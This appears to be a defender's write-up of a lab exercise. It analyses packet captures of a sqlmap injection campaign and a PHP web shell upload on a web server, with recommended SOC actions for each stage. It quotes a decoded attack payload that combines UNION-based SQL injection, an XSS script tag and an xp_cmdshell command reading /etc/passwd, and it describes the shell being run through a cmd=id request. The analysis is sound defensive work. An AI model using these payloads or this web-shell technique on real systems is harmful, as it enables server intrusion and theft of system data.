
File upload areas are **critical attack vectors** often exploited to upload web shells or malicious scripts. Meanwhile, SQL injection remains one of the most severe vulnerabilities allowing attackers to compromise databases, exfiltrate data, or gain further access. Early detection of such probing and exploitation attempts is vital for timely incident response and threat mitigation.



💡 My Analysis:


- **Observation:**

- Packet 13914 shows HTTP traffic to /uploads directory, with icon placeholder (likely empty or default directory listing).
 - Packet 13979 contains a POST request from user agent sqlmap/1.4.7, an automated SQL injection tool.
 - Timestamps indicate these events occur at 16:56:41 and 16:57:17 respectively.
 - Following the POST request stream reveals encoded SQL injection payloads targeting authentication or database input fields.
 - Multiple internal 172.x IPs show benign activity, likely legitimate internal traffic or test servers, helping differentiate malicious from normal behavior.
 - The attacker uses multiple user agents, suggesting both automated and manual interaction.
- **Interpretation:**
 - The /uploads directory presence is a potential **upload vector** that may allow attackers to upload malicious content such as web shells or malware. Its exposure demands urgent verification.
 - The use of sqlmap signals an **automated attempt to exploit SQL injection vulnerabilities**, likely targeting login or data input forms to bypass authentication or extract data.
 - Encoded POST payloads show the attacker is attempting to manipulate database queries, a textbook SQL injection attack.
 - This transition from reconnaissance to exploitation highlights active adversary behavior requiring immediate response.
 - **Action (What a SOC would do next):**
 1. Isolate and monitor /uploads directory access closely for file uploads, especially suspicious file types (e.g., .php, .jsp).
 2. Immediately verify and restrict **upload permissions** on the server to authorized users only; consider disabling uploads temporarily if possible.
 3. Identify and block **sqlmap user agents** and other suspicious HTTP signatures via web application firewall (WAF) or IDS/IPS rules.
 4. Review web server and database logs to identify all injection attempts and assess if any were successful.
 5. Conduct a thorough **vulnerability scan** of the web application to patch any exploitable SQL injection flaws.
 6. Inform development and security teams for rapid mitigation and hardening of affected web components.

Key takeaway: The combination of exposed upload directories and automated SQL injection probes is a red alert — attackers actively exploit misconfigurations and vulnerabilities, and early detection is the frontline of defense.







The screenshot shows a web browser window with the URL <https://www.urldecoder.org>. The decoded payload is as follows:

```

POST/?QLuT=8454 AND 1=1 UNION ALL SELECT 1,NULL,'<script>alert("XSS")</script>',table_name FROM information_schema.tables WHERE 2<1--"; EXEC xp_cmdshell'cat /etc/passwd';#HTTP/1.1Content-Length:27Cache-Control:no-cacheUser-Agent:sqimap/1.4.7i/stable(http://sqimap.org)Cookie:PHPSESSID=gv4o15lsvdh2sinerkssta3o4iHost:10.251.96.5Accept:*Accept-Encoding:gzip,deflateContent-Type:application/x-www-form-urlencoded;charset=utf-8Connection:closeUser:password=passHTTP/1.12000OKDate:Sun,07Feb202116:36:51GMTServer:Apache/2.4.29UbuntuExpires:Thu,19Nov198108:52:00GMTCache-Control:no-store,no-cache,must-revalidatePragma:no-cacheVary:Accept-EncodingContent-Encoding:gzipContent-Length:151Connection:closeContent-Type:text/html;charset=UTF-8.....].1..0.E...[..PIP7...$.m*.8r.px.nO.....).%n8.....`w.....E.{!.....K.....U...O.yBP..9c.....^#.U.EX...g.....]

```

Below the decoded payload, there is a "Copy to clipboard" button.

Decode files from URL-encoded format

Select a file to upload and process, then you can download the decoded result.

The screenshot shows the NetworkMiner tool interface with a packet capture named `BTLOPortScan.pcap`. The selected packet is a POST request to port 80, showing the exploit payload. The details pane shows the following:

```

No. Time Source Source Port Destination Destination Port Length Protocol Info
15973 2021-02-07 16:37:28.300445645 10.251.96.4 49924 10.251.96.5 80 76 TCP 49924 → 80 [SYN] Se
15974 2021-02-07 16:37:28.300462341 10.251.96.5 80 10.251.96.4 49924 76 TCP 80 → 49924 [SYN, AC]
15975 2021-02-07 16:37:28.300672598 10.251.96.4 49924 10.251.96.5 80 68 TCP 49924 → 80 [ACK] Se
15976 2021-02-07 16:37:28.300803494 10.251.96.4 49924 10.251.96.5 80 377 TCP 49924 → 80 [PSH, AC]
15977 2021-02-07 16:37:28.300819250 10.251.96.5 80 10.251.96.4 49924 68 TCP 80 → 49924 [ACK] Se
15978 2021-02-07 16:37:28.300838760 10.251.96.4 49924 10.251.96.5 80 124 HTTP POST / HTTP/1.1 (a
15979 2021-02-07 16:37:28.300841843 10.251.96.5 80 10.251.96.4 49924 68 TCP 80 → 49924 [ACK] Se
15980 2021-02-07 16:37:28.301771797 10.251.96.5 80 10.251.96.4 49924 544 HTTP HTTP/1.1 200 OK (t
15981 2021-02-07 16:37:28.301836491 10.251.96.5 80 10.251.96.4 49924 68 TCP 80 → 49924 [FIN, AC]
15982 2021-02-07 16:37:28.302039618 10.251.96.4 49924 10.251.96.5 80 68 TCP 49924 → 80 [ACK] Se
15983 2021-02-07 16:37:28.304125540 10.251.96.4 49926 10.251.96.5 80 76 TCP 49926 → 80 [SYN] Se
15984 2021-02-07 16:37:28.304145452 10.251.96.5 80 10.251.96.4 49926 76 TCP 80 → 49926 [SYN, AC]
15985 2021-02-07 16:37:28.304167338 10.251.96.4 49924 10.251.96.5 80 68 TCP 49924 → 80 [FIN, AC]
15986 2021-02-07 16:37:28.304176492 10.251.96.5 80 10.251.96.4 49924 68 TCP 80 → 49924 [ACK] Se
15987 2021-02-07 16:37:28.304400407 10.251.96.4 49926 10.251.96.5 80 68 TCP 49926 → 80 [ACK] Se
15988 2021-02-07 16:37:28.374972781 10.251.96.4 49926 10.251.96.5 80 68 TCP 49926 → 80 [FIN, AC]
15989 2021-02-07 16:37:28.375117085 10.251.96.5 80 10.251.96.4 49926 68 TCP 80 → 49926 [FIN, AC]
15990 2021-02-07 16:37:28.375432348 10.251.96.4 49926 10.251.96.5 80 68 TCP 49926 → 80 [ACK] Se

```

The details pane shows the raw bytes of the selected packet, which corresponds to the exploit payload shown in the URL decoder screenshot.

🔍 Identification of Continued SQL Injection Attempts and Potential Shell Access

🛠 Tool/Technique: Wireshark (HTTP Stream Follow, Display Filters)

⌚ Timestamp: 2021-02-07 16:37:00 – 16:37:28 (last observed POST request at 16:37:28)

🔗 Context:

This activity fits squarely within the **exploitation and post-exploitation phases** of the attack chain, showing persistent automated SQL injection attempts combined with cross-site scripting (XSS) testing, ultimately aiming to open a shell and access sensitive system files such as `/etc/passwd`. This represents a critical escalation in attacker behavior.

🎯 Why This Matters:

SQL injection remains one of the most exploited vulnerabilities in web applications and allows attackers to compromise backend databases, elevate privileges, or execute arbitrary commands. The goal of opening a shell and reading system files signals a move toward **full system compromise**. Detecting and halting such advanced attacks early protects critical assets and prevents lateral movement within a network.

💡 My Analysis:

- **Observation:**

- Ongoing POST requests primarily from user agent `sqlmap`, confirming automated SQL injection probing.
- Encoded payloads decoded to reveal SQL injection attempts, XSS testing, and commands targeting file reading on the system (e.g., `/etc/passwd`).
- Last SQL injection POST request observed on packet 15978 at timestamp 16:37:28.
- The attacker had earlier visited the `/uploads` directory, raising concerns about possible file upload attacks.
- Use of display filters in Wireshark to isolate POST requests originating from the suspicious IP `10.4` highlights focused attack efforts on the web server.

- **Interpretation:**


- Automated tools like `sqlmap` are used to systematically identify and exploit SQL injection flaws.
- XSS testing combined with file system probing reflects a multi-vector attack strategy to bypass protections and escalate privileges.
- Attempts to open a shell and access `/etc/passwd` indicate preparation for **remote command execution**, potentially allowing attackers persistent control.
- Repeated POST requests over an extended period suggest a **targeted, persistent attack** rather than random scanning.

- **Action (What a SOC would do next):**

1. **Immediately block or quarantine the IP address `10.4`** at the firewall or IDS level to prevent further attacks.

2. Enable detailed logging of all POST requests and monitor for suspicious payloads or unexpected file uploads.
3. Conduct **web application firewall (WAF) tuning** to detect and block automated attack tools like `sqlmap`.
4. Perform a comprehensive **vulnerability assessment and patching** of SQL injection weaknesses.
5. Investigate server filesystem for signs of uploaded shells or backdoors, especially in `/uploads`.
6. Collaborate with incident response and development teams to implement **input validation, parameterized queries**, and other secure coding practices to eliminate injection points.

Key takeaway: Persistent automated SQL injection and shell access attempts reveal an attacker's relentless push toward full system control — only proactive, layered defenses can stop this threat before it becomes a breach.



Evidence of Malicious File Upload and Remote Command Execution Attempt

 **Tool/Technique:** Wireshark (HTTP Stream Follow, Display Filters)

 **Timestamp:** 2021-02-07 16:43:39 (Packet 16102)

 **Context:**

This activity fits in the **exploitation and post-exploitation** phase of the attack chain, where the attacker moves from reconnaissance and scanning to actively uploading potentially malicious files and executing commands remotely on the target web server.

Why This Matters:

File upload vulnerabilities allow attackers to place malicious scripts or web shells on a server, bypassing typical security controls and gaining remote code execution (RCE). This capability gives the attacker near-complete control over the affected system, posing a severe risk to data integrity, confidentiality, and availability. Detecting this early enables SOC teams to thwart deeper system compromise.

My Analysis:

- **Observation:**

- Multiple POST requests originating from IP 10.251.96.4 targeting upload.php on the server.
- An upload of a PHP file named DB_functions.php confirmed at timestamp 16:43:39.
- HTTP referer header shows the upload was initiated from editprofile.php, indicating attacker navigated to an authorized profile editing page to exploit upload functionality.
- Follow-up GET request accessing uploads/DB_functions.php with a query parameter cmd=id returned user and group information, confirming execution of remote commands.

- **Interpretation:**


- The attacker successfully exploited a file upload vulnerability to place a PHP web shell (DB_functions.php) on the server.
- The web shell allows execution of arbitrary commands via HTTP requests, here demonstrated by the command id returning the server user and group details, confirming code execution permissions.
- Using the editprofile.php page as an entry point suggests the attacker might have gained or exploited legitimate user privileges or session context to upload malicious content, showing sophistication.


